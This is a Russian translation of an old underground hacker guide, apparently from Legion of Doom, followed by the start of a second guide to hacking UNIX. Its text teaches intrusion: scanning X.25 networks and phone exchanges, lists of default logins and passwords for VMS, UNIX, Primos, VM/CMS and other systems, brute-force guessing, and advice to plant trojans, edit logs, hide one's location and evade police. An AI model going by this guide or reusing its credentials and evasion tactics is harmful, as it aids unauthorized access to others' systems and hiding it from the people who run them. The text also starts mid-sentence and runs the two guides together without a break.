К сожалению, стало и опаснее, чем в начале 80-х. Телефонные копы располагают большими ресурсами, лучше осведомлены и умнее, чем прежде. Выжить достаточно долго, чтобы стать умелым хакером, становится всё труднее. Этому и посвящён данный файл. Если он поможет кому-то начать и помоможет выжить достаточно долго, чтобы открывать новые системы и новые знания, — он выполнит своё назначение и станет частичной отдачей долга всем людям, которые помогли мне, когда я сам был новичком.

Содержание

Файл разделён на четыре части:

• **Часть 1:** Что такое хакинг, Кодекс этики хакера, Базовая безопасность
• **Часть 2:** Сети с коммутацией пакетов: Telenet — как работает, как пользоваться, аутдайлы, сетевые серверы, приватные PAD
• **Часть 3:** Идентификация компьютера, как взломать, стандартные настройки операционных систем
• **Часть 4:** Заключение: итоговые мысли, рекомендуемая литература, доски объявлений, благодарности

Часть первая: Основы

Пока существуют компьютеры, существуют и хакеры. В 50-х годах в Массачусетском технологическом институте (MIT) студенты посвящали много времени и сил изобретательному исследованию вычислительных машин. В погоне за «хаком» они игнорировали правила и закон. Как они были увлечены погоней за информацией, так и мы. Кайф от хака — не в нарушении закона, а в поиске и овладении знанием.

В связи с этим позвольте предложить свои рекомендации-ориентиры, следование которым позволит не только оставаться вне беды, но и заниматься своим делом, не нанося вреда взломанным компьютерам или компаниям, которым они принадлежат.

I. Не наносите намеренного ущерба *никакой* системе.

II. Не изменяйте никаких системных файлов, кроме тех, что необходимы для сокрытия следов и обеспечения будущего доступа (троянские кони, правка логов и подобное — всё это необходимо для вашего выживания как можно дольше).

III. Не оставляйте своё (или чьё-либо) настоящее имя, настоящий хэндл или реальный телефонный номер ни в какой системе, куда вы заходите незаконно. По хэндлу *могут* и найдут вас!

IV. Будьте осторожны с тем, с кем делитесь информацией. Федералы становятся всё хитрее. Как правило, если вы не знаете их голосовой телефон, имя и род занятий или не разговаривали с ними голосом на темы, не связанные с обменом информацией, — будьте настороже.

V. Не давайте свой настоящий телефонный номер никому, кого не знаете. Это включает регистрацию на досках, сколь бы крутыми они ни казались. Если не знаете сисопа — оставьте записку для надёжных людей, которые вас поручатся.

VI. Не взламывайте правительственные компьютеры. Да, есть государственные системы, которые безопасно взламывать, но таких мало. А у правительства бесконечно больше времени и ресурсов на то, чтобы вас найти, чем у компании, которой нужно зарабатывать деньги и оправдывать расходы.

VII. Не пользуйтесь кодами, если нет *никакого* иного выхода (нет локального аутдайла Telenet или Tymnet и нельзя ни к чему подключиться по 800). Достаточно долго пользуетесь кодами — попадётесь. Точка.

VIII. Не бойтесь быть параноиком. Помните: вы *нарушаете закон*. Хранить всё зашифрованным на жёстком диске, держать записи закопанными в огороде или в багажнике машины — не лишнее. Может, немного смешно, но куда смешнее будет, когда вы познакомитесь с Бруно — вашим сокамерником-трансвеститом, зарубившим всю свою семью топором.

IX. Следите за тем, что постите на досках. Большинство по-настоящему крутых хакеров страны не постят *ничего* о системе, с которой сейчас работают, кроме самых общих слов (работаю с UNIX, с COSMOS или что-то столь же общее. Не «взламываю систему голосовой почты General Electric» или что-то такое же пустое и разоблачительное).

X. Не бойтесь задавать вопросы. Для того и существуют более опытные хакеры. Но не ждите, что вам ответят на *всё*. Есть вещи (например, LMOS), с которыми начинающему хакеру не стоит связываться. Либо попадётесь, либо всё испортите другим, либо и то, и другое.

XI. Наконец, вы должны реально хакать. Можно сколько угодно тусоваться на досках и читать все текстовые файлы в мире, но пока вы не начнёте делать это на практике, вы никогда не поймёте, что к чему. Нет ничего сравнимого с тем, как вы впервые попадаете в чужую систему (ну ладно, я могу придумать пару ощущений покруче, но вы понимаете, о чём я).

Одно из самых безопасных мест для начала хакерской карьеры — компьютерная система какого-нибудь колледжа. Университетские компьютеры печально известны слабой защитой, и там привыкли к хакерам, поскольку в каждом университетском компьютерном отделе найдётся один-два таких, и поэтому они менее склонны подавать на вас в суд при обнаружении. Да и шансы того, что вас засекут и у них найдётся персонал для вашего преследования, невелики — если вы не деструктивны.

Если вы уже студент, это идеально: вы можете легально исследовать свою систему в своё удовольствие, а потом искать похожие, куда можно проникнуть уверенно, поскольку уже знакомы с ними.

Так что если хотите просто промочить ноги — позвоните в местный колледж. Многие из них предоставляют аккаунты местным жителям за небольшую плату (меньше 20 долларов).

Наконец, если вас поймают — молчите, пока не придёт адвокат. Не раскрывайте никакой информации, что бы вам ни обещали. Ничто не имеет силы, пока сделка не заключена через адвоката, — так что просто закройте рот и ждите.

Часть вторая: Сети

Лучшее место для начала хакинга (помимо колледжа) — одна из крупных сетей, например Telenet. Почему? Во-первых, там широкий выбор компьютеров — от небольших Micro-VAX до огромных Cray. Во-вторых, сети достаточно хорошо задокументированы: найти помощь по проблеме в Telenet проще, чем по вопросам местного университетского или школьного компьютера. В-третьих, сети безопаснее. Из-за огромного количества звонков, которые ежедневно принимают большие сети, отслеживать каждое соединение финансово нецелесообразно. К тому же скрыть своё местонахождение через сеть очень легко, что делает ваше хобби намного надёжнее.

К Telenet подключено больше компьютеров, чем к любой другой системе в мире, — особенно учитывая, что через Telenet у вас есть доступ к Tymnet, ItaPAC, JANET, DATAPAC, SBDN, PandaNet, THEnet и множеству других сетей, ко всем из которых можно подключиться со своего терминала.

Первый шаг — найти ваш локальный дайлап-порт. Для этого наберите 1-800-424-9494 (1200 7E1) и подключитесь. Система выдаст вам немного мусора, а затем появится приглашение `TERMINAL=` . Это тип терминала. Если у вас есть эмуляция vt100 — введите её. Или просто нажмите Enter, и система перейдёт в режим тупого терминала.

Теперь вы увидите приглашение вида `@`. Отсюда введите `@c mail` , после чего система спросит имя пользователя. Введите `phones`. Когда запросит пароль — снова `phones`. Далее всё управляется через меню. Найдите таким образом ваш локальный дайлап и позвоните на него локально. Если локального дайлапа нет — подключитесь к нему по межгороду любым способом (подробнее об этом ниже).

Когда вы позвоните на локальный дайлап, снова пройдёт процедура с `TERMINAL=`, и снова появится `@`. Эта подсказка говорит о том, что вы подключены к Telenet PAD. PAD расшифровывается как Packet Assembler/Disassembler (если говорить с инженером) или Public Access Device (если говорить с маркетологами Telenet). Первое описание точнее.

Telenet работает так: данные, которые вы вводите на PAD, группируются в блоки по 128 байт (обычно; это можно изменить), а затем передаются со скоростью от 9600 до 19 200 бод на другой PAD, который берёт данные и передаёт их дальше — на нужный компьютер или систему. По сути, PAD позволяет двум компьютерам с разными скоростями передачи или протоколами общаться на большом расстоянии. Иногда вы заметите временную задержку в ответах удалённой машины. Это называется PAD Delay — задержка PAD, и это ожидаемо при передаче данных через несколько разных каналов.

Что делать с этим PAD? Использовать его для подключения к удалённым системам, вводя `C` (connect) и затем сетевой адрес пользователя (NUA) нужной системы.

NUA имеет вид:

```
031103130002520
___/___/___/
   |    |    |
   |    |    |____ сетевой адрес
   |    |_________ префикс зоны
   |______________ DNIC
```

Ниже — сводка DNIC (взята из файла Blade Runner об ItaPAC) с указанием страны и названия сети.

[Таблица из 30 записей — опущена]

Есть два способа найти интересные адреса для подключения. Первый и самый простой — раздобыть копию Telenet-директории LOD/H из LOD/H Technical Journal 4 или журнала 2600. Jester Sluggo также опубликовал хороший список адресов не-US в Phrack Inc. Newsletter, выпуск 21. Эти файлы сообщат NUA, принимает ли система collect-звонки, тип компьютерной системы (если известен) и кому она принадлежит (тоже если известно).

Второй способ — сканировать адреса вручную. В Telenet не нужно вводить DNIC 03110, чтобы подключиться к хосту Telenet. Поэтому, если вы видели, что по 031104120006140 есть интересный VAX, достаточно ввести `@c 412 614` (нули в большинстве случаев можно опустить).

Если узел принимает collect-подключения, ответом будет `412 614 CONNECTED`, и вы, возможно, увидите идентифицирующий заголовок или сразу приглашение `Username:`. Если collect-подключения не принимаются — вы получите сообщение вроде `412 614 REFUSED COLLECT CONNECTION` с кодами ошибок справа, и снова увидите приглашение `@`.

Есть два основных способа обойти сообщение REFUSED COLLECT. Первый — использовать Network User Id (NUI) для подключения. NUI — это комбинация логин/пароль, работающая как расчётный счёт в Telenet. Чтобы подключиться к узлу 412 614 с NUI junk4248, паролем 525332, нужно ввести:

```
@c 412 614,junk4248,525332
```

Значение 525332 *не* будет отображено на экране. Проблема с NUI в том, что их сложно достать, если только вы не хороший социальный инженер с обстоятельным знанием Telenet (в этом случае вы, скорее всего, не читаете этот раздел) или если вам не может их предоставить кто-нибудь другой.

Второй способ — использовать приватный PAD: либо через X.25 PAD, либо через что-то вроде Netlink на компьютере Prime (подробнее об этих двух — ниже).

Префикс в Telenet NUA нередко (но не всегда) соответствует телефонному коду города, где расположен компьютер (например, 713 xxx — компьютер в Хьюстоне, Техас). Если вас интересует конкретный район (скажем, Нью-Йорк, 914), можно начать с `@c 914 001` . Если подключится — сделайте заметку и переходите к 914 002. Так вы продолжаете, пока не найдёте интересные системы.

Не все системы имеют простой адрес вида xxx yyy. Некоторые уходят на четыре-пять цифр (914 2354), у некоторых есть десятичные или числовые расширения (422 121A = 422 121.01). Нужно экспериментировать, и никогда не знаешь, что найдёшь. Полное сканирование одного префикса потребовало бы десяти миллионов попыток. Например, чтобы полностью просканировать 512, пришлось бы начать с 512 00000.00 и дойти до 512 00000.99, затем увеличить адрес на 1 и пробовать 512 00001.00 – 512 00001.99. Это очень много. Однако при трёхзначном сканировании найдётся немало интересных систем, так что не увлекайтесь расширениями.

Иногда при попытке подключиться система просто зависает после одной-двух минут. В этом случае прерывайте попытку жёстким прерыванием (hard break; в Procomm это ALT-B), а когда снова появится `@`, введите `D` для отключения.

Если вы подключились к компьютеру и хотите отключиться, введите `@` — должно появиться TELENET и затем приглашение `@`. Оттуда введите `D` для отключения или `CONT` для возобновления сессии.

Аутдайлы, сетевые серверы и PAD

Помимо компьютеров, NUA может подключить вас к ряду других устройств. Одно из наиболее полезных — аутдайл. Аутдайл — это не что иное, как модем, доступный через Telenet, — похоже на концепцию PC Pursuit, только пароли на них в большинстве случаев не стоят.

При подключении вы увидите что-то вроде `Hayes 1200 baud outdial, Detroit, MI`, или `VEN-TEL 212 Modem`, или `Session 1234 established on Modem 5588`. Лучший способ разобраться с командами — ввести `?`, `H` или `HELP`: это даст всю необходимую информацию.

Замечание по безопасности: когда вы взламываете *любую* систему через телефонный дайлап, всегда используйте аутдайл или дивертер — особенно если это локальный для вас номер. Больше людей попадается на взломе локальных компьютеров, чем вы можете себе представить: внутризone (intra-LATA) звонки отследить проще и дешевле всего.

Ещё один полезный трюк с аутдайлом — функция redial или макрос, которая есть у многих из них. Как только вы подключились, вызовите функцию «Набрать последний номер». Она наберёт последний использованный номер — тот, что вводил предыдущий пользователь. Запишите его: никто не стал бы звонить туда без компьютера на другом конце. Это хороший способ находить новые системы для взлома. Кроме того, на модеме VENTEL введите `D` (Display) — это отобразит пять номеров, сохранённых как макросы в памяти модема.

Существуют и разные типы серверов для удалённых локальных сетей (LAN), к которым подключены множество машин по всему офису или стране. Идентификацию таких систем я рассмотрю далее в разделе об идентификации компьютеров.

И наконец, вы можете подключиться к чему-то с надписью `X.25 Communication PAD` и ещё чем-то, а затем новым приглашением `@`. Это PAD, аналогичный вашему, только все попытки подключения оплачиваются им самим — что позволяет подключаться к узлам, ранее отказывавшим в collect-соединении.

Это также даёт дополнительное преимущество в виде запутывания информации о вашем местонахождении. При передаче пакета от PAD к PAD в заголовке указывается адрес точки вашего входа. Например, когда вы впервые подключились к Telenet, там могло появиться `212 44A CONNECTED` — если вы звонили из зоны 212. Это значит, что вы звонили на PAD-номер 44A в зоне 212. Этот 21244A будет отправляться в заголовке всех пакетов, уходящих с PAD.

Но как только вы подключитесь к приватному PAD, все исходящие от *него* пакеты будут содержать *его* адрес, а не ваш. Это ценный буфер между вами и обнаружением.

Телефонное сканирование

Наконец, есть проверенный временем способ охоты за компьютерами, прославившийся среди нехакерской аудитории благодаря тому самому О-Таком-Технически-Точному фильму «Военные игры». Вы берёте трёхзначный телефонный префикс в своём районе и набираете каждый номер от 0000 до 9999 в этом префиксе, делая заметки обо всех найденных несущих (carrier). Программное

обеспечение для этого существует практически для любого компьютера в мире, так что руками это делать не нужно.

Часть третья: Я нашёл компьютер. И что теперь?

Этот раздел применим универсально. Неважно, как вы нашли этот компьютер — через сеть или через сканирование телефонного префикса вашей школы. Вот перед вами это приглашение — что же это такое?

Я *не* буду пытаться рассказать, что делать, оказавшись внутри любой из этих операционных систем. Каждая из них заслуживает нескольких отдельных g-файлов. Я расскажу, как идентифицировать и распознавать определённые операционные системы, как подходить к их взлому, и как справляться с тем, что вы никогда не видели и понятия не имеете, что это.

VMS

Компьютер VAX производства Digital Equipment Corporation (DEC) работает под управлением операционной системы VMS (Virtual Memory System). VMS характеризуется приглашением `Username:`. Система не сообщает, правильный ли вы ввели логин, и отключит вас после трёх неудачных попыток входа. Она также отслеживает все неудачные попытки и при следующем входе сообщает владельцу аккаунта, сколько их было. Это одна из самых защищённых извне операционных систем, но оказавшись внутри, вы найдёте множество способов обойти её защиту. У VAX также лучшие файлы справки в мире. Просто введите HELP и читайте в своё удовольствие.

Стандартные аккаунты/пароли по умолчанию (формат: логин: пароль [[,пароль]]):

```
SYSTEM:     OPERATOR или MANAGER или SYSTEM или SYSLIB
OPERATOR:   OPERATOR
SYSTEST:    UETP
SYSMAINT:   SYSMAINT или SERVICE или DIGITAL
FIELD:      FIELD или SERVICE
GUEST:      GUEST или без пароля
DEMO:       DEMO  или без пароля
DECNET:     DECNET
```

DEC-10

Более ранняя линейка оборудования DEC, работающая под управлением TOPS-10. Эти машины узнаются по приглашению `.`. Серия DEC-10/20 удивительно дружелюбна к хакерам: она позволяет вводить ряд важных команд, не входя в систему. Аккаунты имеют формат `[xxx,yyy]`, где xxx и yyy — целые числа. До входа в систему можно получить список аккаунтов и имён процессов всех пользователей командой `.systat` (SYstem STATus). Если видите аккаунт вида `[234,1001] BOB JONES` — разумно попробовать BOB или JONES в качестве пароля к нему. Для входа введите `.login xxx,yyy`, затем пароль по запросу.

Система допускает неограниченное количество попыток, журнал неудачных входов не ведётся. Она также сообщит, если вводимый UIC (User Identification Code, например 1,2) неверен.

Стандартные аккаунты/пароли по умолчанию:

```
1,2:        SYSLIB или OPERATOR или MANAGER
```

```
  2,7:        MAINTAIN
  5,30:       GAMES
```

UNIX

Существуют десятки разных машин, работающих под UNIX. Можно спорить, лучшая ли это операционная система, но безусловно самая распространённая. Система UNIX обычно имеет приглашение вроде `login:` в нижнем регистре. UNIX, как правило, также допускает неограниченное количество попыток входа, и журнал неудачных попыток обычно не ведётся.

Стандартные аккаунты/пароли по умолчанию (учтите, что некоторые системы чувствительны к регистру, поэтому используйте нижний регистр как правило; также нередко аккаунты не защищены паролем — просто сразу попадаете внутрь):

```
  root:       root
  admin:      admin
  sysadmin:   sysadmin или admin
  unix:       unix
  uucp:       uucp
  rje:        rje
  guest:      guest
  demo:       demo
  daemon:     daemon
  sysbin:     sysbin
```

Prime

Мейнфреймы компании Prime Computer, работающие под управлением Primos. Их легко узнать: они встречают вас приветствием `Primecon 18.23.05` или подобным, в зависимости от версии ОС. Приглашения обычно нет — система просто как бы замирает. В этот момент введите `login .` Если версия Primos ниже 18.00.00 — можно нажать несколько ^C вместо пароля и войти. К сожалению, большинство сейчас работает на версии 19+. Primos тоже поставляется с хорошими файлами справки. Одна из наиболее полезных возможностей Prime в Telenet — средство NETLINK. Войдя внутрь, введите NETLINK и следуйте справке. Это позволяет подключаться к NUA по всему миру командой `nc`.

Например, чтобы подключиться к NUA 026245890040004:

```
  @nc :26245890040004
```

Стандартные аккаунты/пароли по умолчанию:

```
  PRIME       PRIME или PRIMOS
  PRIMOS_CS   PRIME или PRIMOS
  PRIMENET    PRIMENET
  SYSTEM      SYSTEM или PRIME
  NETLINK     NETLINK
  TEST        TEST
  GUEST       GUEST
  GUEST1      GUEST
```

HP-x000

Система производства Hewlett-Packard. Характеризуется приглашением `:`. У HP одна из сложнейших процедур входа: вводится `HELLO SESSION NAME,USERNAME,ACCOUNTNAME,GROUP`. К счастью, некоторые поля во многих случаях можно оставить пустыми. Поскольку любое из этих полей может быть защищено паролем, это не самая простая система для взлома — однако обычно в ней есть незащищённые аккаунты. Если стандартные пароли не подходят — придётся применять грубую силу, используя общую базу паролей (см. ниже). HP-x000 работает под управлением ОС MPE, приглашение — `:`, как и при входе.

Стандартные аккаунты/пароли по умолчанию:

```
MGR.TELESUP,PUB                      User: MGR Acct: HPONLYG rp: PUB
MGR.HPOFFICE,PUB                     без пароля
MANAGER.ITF3000,PUB                  без пароля
FIELD.SUPPORT,PUB                    user: FLD, остальные без пароля
MAIL.TELESUP,PUB                     user: MAIL, остальные без пароля
MGR.RJE                              без пароля
FIELD.HPPl89,HPPl87,HPPl89,HPPl96    без пароля
MGR.TELESUP,PUB,HPONLY,HP3           без пароля
```

IRIS

IRIS — Interactive Real Time Information System. Изначально работала на PDP-11, теперь — на многих других мини-компьютерах. Систему IRIS можно опознать по баннеру `Welcome to "IRIS" R9.1.4 Timesharing` и приглашению `ACCOUNT ID?`. IRIS допускает неограниченное количество попыток входа и не ведёт журнала неудачных попыток. Стандартных паролей я не знаю — просто попробуйте общие из базы паролей ниже.

Типичные аккаунты:

```
MANAGER
BOSS
SOFTWARE
DEMO
PDP8
PDP11
ACCOUNTING
```

VM/CMS

Операционная система VM/CMS работает на мейнфреймах International Business Machines (IBM). При подключении вы увидите сообщение типа `VM/370 ONLINE`, а затем — приглашение `.`, как у TOPS-10. Для входа введите `LOGON .`

Стандартные аккаунты/пароли по умолчанию:

```
AUTOLOG1:            AUTOLOG или AUTOLOG1
CMS:                 CMS
CMSBATCH:            CMS или CMSBATCH
EREP:                EREP
MAINT:               MAINT или MAINTAIN
OPERATNS:            OPERATNS или OPERATOR
OPERATOR:            OPERATOR
RSCS:                RSCS
SMART:               SMART
SNA:                 SNA
VMTEST:              VMTEST
VMUTIL:              VMUTIL
VTAM:                VTAM
```

NOS

NOS — Networking Operating System, работает на компьютерах Cyber производства Control Data Corporation. NOS легко узнать по баннеру: `WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA 1978,1987`. Первым приглашением будет `FAMILY:` — просто нажмите Enter. Затем появится `USER NAME:`. Имена пользователей обычно длиной 7 алфавитно-цифровых символов и *крайне* зависят от конкретного сайта. Аккаунты операторов начинаются с цифры, например `7ETPDOC`.

Стандартные аккаунты/пароли по умолчанию:

```
$SYSTEM             неизвестно
SYSTEMV             неизвестно
```

Decserver

Это не совсем компьютерная система, а сетевой сервер, с которого доступны многие разные машины. Decserver выводит `Enter Username>` при первом подключении. Сюда можно ввести что угодно — это просто идентификатор. Введите `c` — это наименее заметно. Затем появится приглашение `Local>`. Отсюда вводите `c` для подключения. Чтобы получить список имён систем — введите `sh services` или `sh nodes`. При проблемах — доступна онлайн-справка командой `help`. Обязательно ищите сервисы с именами `MODEM` или `DIAL` или подобным — это часто аутдайл-модемы, которые могут быть очень полезны!

GS/1

Ещё один тип сетевого сервера. В отличие от Decserver, угадать приглашение шлюза GS/1 невозможно. По умолчанию это `GS/1>`, но системный администратор может его изменить. Для проверки — введите `sh d`. Если выведется большой список настроек по умолчанию (скорость терминала, приглашение, чётность и т.д.) — вы на GS/1. Подключение — так же, как у Decserver: `c` . Чтобы узнать доступные системы — `sh n` или `sh c`. Ещё один трюк: `sh m` — иногда показывает список макросов для входа в систему. Если есть макрос с именем VAX — введите `do VAX`.

Вышеперечисленное — основные типы систем, используемых сегодня. Существуют сотни незначительных вариаций, но этого должно хватить для начала.

Неотзывчивые системы

Иногда вы подключаетесь к системе, которая ничего не делает — просто молчит. Это разочаровывающее ощущение, но методичный подход со временем принесёт результат. Следующий список обычно что-нибудь да вызывает.

1) Измените чётность, длину данных и стоп-биты. Система, не отвечающая на 8N1, может откликнуться на 7E1, 8E2 или 7S2. Если ваш терминал не позволяет выставить чётность EVEN, ODD, SPACE, MARK и NONE, длину данных 7 или 8 бит и 1 или 2 стоп-бита — купите нормальный.

```
     Хорошая терминальная программа необязательна абсолютно, но очень помогает.

  2) Измените скорость передачи. Если ваша программа позволяет выбирать
     нестандартные скорости — 600 или 1100 бод, — иногда можно проникнуть
     в весьма интересные системы: многие из тех, что зависят от нестандартной
     скорости, считают, что это и есть вся их защита.

  3) Отправьте серию <cr>.

  4) Отправьте жёсткое прерывание (hard break), затем <cr>.

  5) Напечатайте серию точек (.). Канадская сеть Datapac реагирует на это.

  6) Если получаете мусор — нажмите 'i'. Tymnet реагирует на это, как и MultiLink II.

  7) Начните отправлять управляющие символы, начиная с ^A --> ^Z.

  8) Смените эмуляцию терминала. То, что ваша эмуляция vt100 считает мусором,
     при переключении на ADM-5 может вдруг стать совершенно понятным.
     Это тоже зависит от качества терминальной программы.

  9) Введите LOGIN, HELLO, LOG, ATTACH, CONNECT, START, RUN, BEGIN, LOGON,
     GO, JOIN, HELP и всё, что придёт в голову.

  10) Если это дайлап — позвоните на соседние номера и посмотрите,
     не ответит ли там компания. Если да — попробуйте социальную инженерию.
```

Взлом грубой силой

Нередко бывает, что стандартные пароли не подходят к аккаунту. Тогда можно либо перейти к следующей системе в своём списке, либо попробовать взломать грубой силой: перебирать большую базу паролей для одного аккаунта. Но будьте осторожны! Это хорошо работает в системах, которые не регистрируют неверные входы, но в системе вроде VMS у кого-то случится сердечный приступ при виде `600 Bad Login Attempts Since Last Session` на своём аккаунте. Кроме того, некоторые ОС отключают после «x» неверных попыток и запрещают любые дальнейшие попытки на час, десять минут или до следующего дня.

Следующий список взят из моей собственной базы паролей, а также из базы, использовавшейся в Интернет-черве UNIX, гулявшем в ноябре 1988 года. В качестве краткого подмножества сначала попробуйте имена собственные, компьютерные термины и очевидные вещи: `secret`, `password`, `open` и название самого аккаунта. Также попробуйте название компании — владельца системы (если известно), её аббревиатуру и слова, связанные с продуктами или деятельностью компании.

[Таблица из ~200 записей — опущена]

Часть четвёртая: Заключение

Надеюсь, этот файл оказался полезным для старта. Если вы задаётесь вопросом «Зачем хакать?» — вы, скорее всего, зря потратили время на чтение, потому что никогда этого не поймёте. Тем же из вас, кто прочитал и нашёл это полезным, пожалуйста, пошлите не облагаемое налогом пожертвование в размере $5.00 (или больше!) от имени Legion of Doom по адресу:

```
The American Cancer Society
90 Park Avenue
New York, NY  10016
```

Ссылки

1. Introduction to ItaPAC by Blade Runner — Telecom Security Bulletin 1
2. The IBM VM/CMS Operating System by Lex Luthor — The LOD/H Technical Journal 2
3. Hacking the IRIS Operating System by The Leftist — The LOD/H Technical Journal 3
4. Hacking CDC's Cyber by Phrozen Ghost — Phrack Inc. Newsletter 18
5. USENET comp.risks digest (различные авторы, различные выпуски)
6. USENET unix.wizards forum (различные авторы)
7. USENET info-vax forum (различные авторы)

Рекомендуемая литература

1. *Hackers* by Steven Levy
2. *Out of the Inner Circle* by Bill Landreth
3. *Turing's Man* by J. David Bolter
4. *Soul of a New Machine* by Tracy Kidder
5. *Neuromancer*, *Count Zero*, *Mona Lisa Overdrive* и *Burning Chrome* — William Gibson
6. Reality Hackers Magazine c/o High Frontiers, P.O. Box 40271, Berkeley, California, 94704, 415-995-2606
7. Любые выпуски Phrack Inc. Newsletters и LOD/H Technical Journals, которые вам удастся найти.

Благодарности

• Моей жене — за терпение.
• Lone Wolf — за помощь по RSTS и TOPS.
• Android Pope — за вычитку, предложения и пиво.
• The Urvile/Necron 99 — за вычитку и информацию по Cyber.
• Eric Bloodaxe — за то, что пробился сквозь весь этот мусор.
• Пользователям Phoenix Project — за их вклад.
• Altos Computer Systems, Мюнхен — за систему чата.
• Различным сотрудникам служб безопасности, согласившимся рассказать, как они работают.

Доски для связи

Со мной можно связаться на следующих системах с некоторой регулярностью:

The Phoenix Project:	512/441-3088	300-2400 baud
Hacker's Den-80:	718/358-9209	300-1200 baud
Smash Palace South:	512/478-6747	300-2400 baud
Smash Palace North:	612/633-0509	300-2400 baud

Подробное руководство по взлому UNIX и концепция базовой сетевой утилиты

Автор: Red Knight

Организация: Phreakers/Hackers Underground Network (P/HUN)

```
/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|
|/                                                |/
/|           An Indepth Guide In Hacking UNIX     /|
|/                       and                      |/
/|        The Concept Of Basic Networking Utility /|
|/                                                |/
/|                   By Red Knight                /|
|/                                                |/
/|                   Member of the                /|
|/         Phreakers/Hackers Underground Network  |/
/|                                                /|
|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/|/
```

Краткая история UNIX

Именно благодаря Кену Томпсону мы сегодня имеем возможность работать с Unix. Он работал в Bell Labs в 1960-х годах. Томпсон начинал с операционной системы MULTICS, которая впоследствии была упразднена, и он оказался без ОС для работы.

Томпсону нужно было срочно что-то придумать. Он провёл исследование, и в 1969 году появился UNIX — однопользовательская система с ограниченными возможностями. Совместными усилиями с коллегами он переписал её на языке C и добавил полезные функции. Эта версия вышла в 1973 году и стала общедоступной. Это было первое начало UNIX в его нынешнем виде. Более совершенная версия UNIX, ныне известная как UNIX System V, разработанная Калифорнийским университетом в Беркли, обладает уникальными возможностями.

Различные разновидности UNIX: CPIX, Berkeley Ver 4.1, Berkeley 4.2, FOS, Genix, HP-UX, IS/I, OSx, PC-IX, PERPOS, Sys3, Ultrix, Zeus, Xenix, UNITY, VENIX, UTS, Unisys, Uniplus+, UNOS, Idris, QNIX, Coherent, Cromix, System III, System 7, Sixth edition.

О чём эта статья

Я считаю, что взлом любой системы требует знания самой операционной системы. По существу, я постараюсь сделать вас более знакомыми с работой UNIX и её полезными командами, которые пригодятся вам как хакеру. Статья содержит подробные объяснения. При написании я использовал UNIX System V.

Сообщения об ошибках (UNIX System V)

Login Incorrect — Введён неверный идентификатор и/или пароль. Само по себе ни о чём не говорит. В UNIX нет способа угадать допустимые идентификаторы пользователей. Вы столкнётесь с этим при попытке войти в систему.

No More Logins — Возникает, когда система больше не принимает новые входы. Возможно, система готовится к отключению.

Unknown Id — Появляется при вводе недопустимого идентификатора командой `su`.

Unexpected Eof In File — Файл повреждён или усечён.

Your Password Has Expired — Встречается редко, однако бывают ситуации, когда это происходит. Просмотр `etc/passwd` покажет, через какие интервалы меняется пароль.

You May Not Change The Password — Пароль ещё недостаточно «постарел». Администратор установил квоты для пользователей.

Unknown Group (Group's Name) — Возникает при выполнении `chgrp`, если группа не существует.

Sorry — Указывает на ввод неверного пароля суперпользователя (при выполнении `su`).

Permission Denied! — Указывает, что для смены пароля необходимо быть владельцем файла или суперпользователем.

Sorry <(кол-во недель) Since Last Change — Возникает, когда пароль ещё не «постарел», а вы пытаетесь его сменить.

(Directory Name): No Permission — Вы пытаетесь удалить каталог, на который у вас нет прав.

(File Name) Not Removed — Попытка удалить файл другого пользователя, для которого у вас нет права записи.

(Dirname) Not Removed — Каталог, который вы пытаетесь удалить, вам не принадлежит.

(Dirname) Not Empty — Каталог содержит файлы; перед его удалением необходимо удалить файлы. `cant open [file name]` — неверный путь, имя файла или отсутствие прав на чтение.

Cp: (File Name) And (File Name) Are Identical — Говорит само за себя.

Cannot Locate Parent Directory — Возникает при использовании `mv`.

(File name) Not Found — Файл, который вы пытаетесь переместить, не существует.

You Have Mail — Говорит само за себя.

Сообщения об ошибках базовой сетевой утилиты

Cu: Not found — Сетевые утилиты не установлены.
Login Failed — Неверный идентификатор/пароль или указан неправильный номер.
Dial Failed — Система не ответила из-за неверного номера.
UUCP Completely Failed — Не указан файл после параметра `-s`.
Wrong Time to Call — Звонок в неурочное время, не предусмотренное файлом Systems.
System not in systems — Вы обращаетесь к удалённой системе, отсутствующей в файле систем.

Формат входа в систему

Первое, что необходимо сделать — переключиться на нижний регистр. При идентификации UNIX вы увидите следующее:

```
AT&T Unix System V 3.0 (пример идентификатора системы)

login:
 или
Login:
```

Любое из этих приглашений означает UNIX. Здесь вам придётся угадывать допустимый идентификатор пользователя. Вот некоторые из тех, с которыми я встречался: `glr`, `glt`, `radgo`, `rml`, `chester`, `cat`, `lom`, `cora`, `hlto`, `hwill`, `edcasey`, а также с цифрами: `smith1`, `mitu6`, или со специальными символами: `bremer$`, `jfox`. Имена для входа должны содержать от 3 до 8 символов, быть в нижнем регистре и начинаться с буквы. В некоторых системах XENIX можно войти как `guest`.

Учётные записи уровня пользователя (в нижнем регистре)

В Unix есть так называемые системные учётные записи. Их можно использовать в приглашении `login:`. Вот список:

```
sys      bin     trouble      daemon     uucp     nuucp      rje     lp     adm
```

Учётные записи суперпользователя

Существует также вход суперпользователя, ради которого и стоит взламывать UNIX. Эти учётные записи предназначены для выполнения конкретных задач. В крупных системах такие логины назначаются пользователям, ответственным за обслуживание подсистем.

Список (всё в нижнем регистре):

```
root       -  Обязательная учётная запись, настраиваемая при установке системы.
              Без ограничений. Имеет власть над всеми остальными учётными записями.
unmountsys -  Размонтирование файлов
setup      -  Настройка системы
makefsys   -  Создание новой файловой системы
sysadm     -  Доступ к командам системного администратора (не требует входа root)
powerdown  -  Выключение системы
mountfsys  -  Монтирование файлов
checkfsys  -  Проверка файловой системы
```

Для всех этих учётных записей обязательно установлены пароли. Они также являются командами, используемыми системным администратором. После приглашения на вход появится запрос пароля:

```
password:
  или
Password:
```

Введите пароль (он не будет отображаться на экране). Правила формирования паролей: каждый пароль должен содержать не менее 6 и не более 8 символов, из которых не менее двух — буквы, и хотя бы один — цифра или специальный символ. Буквы могут быть в верхнем или нижнем регистре. Примеры паролей, встречавшихся мне: `Ansuya1`, `PLAT00N6`, `uFo/78`, `ShAsHi..`, `Div417co`.

Пароли учётных записей суперпользователя взломать трудно — попробуйте чередовать учётные записи: `login:sysadm password:makefsys` или `rje1`, `sysop`, `sysop1`, `bin4`, либо комбинации букв, цифр и специальных символов. Это может быть что угодно. Пользовательские пароли меняются через определённые промежутки времени, пользователи вынуждены их обновлять. Суперпользователь выбирает пароль, рассчитанный на длительный срок без смены.

Вы вошли!

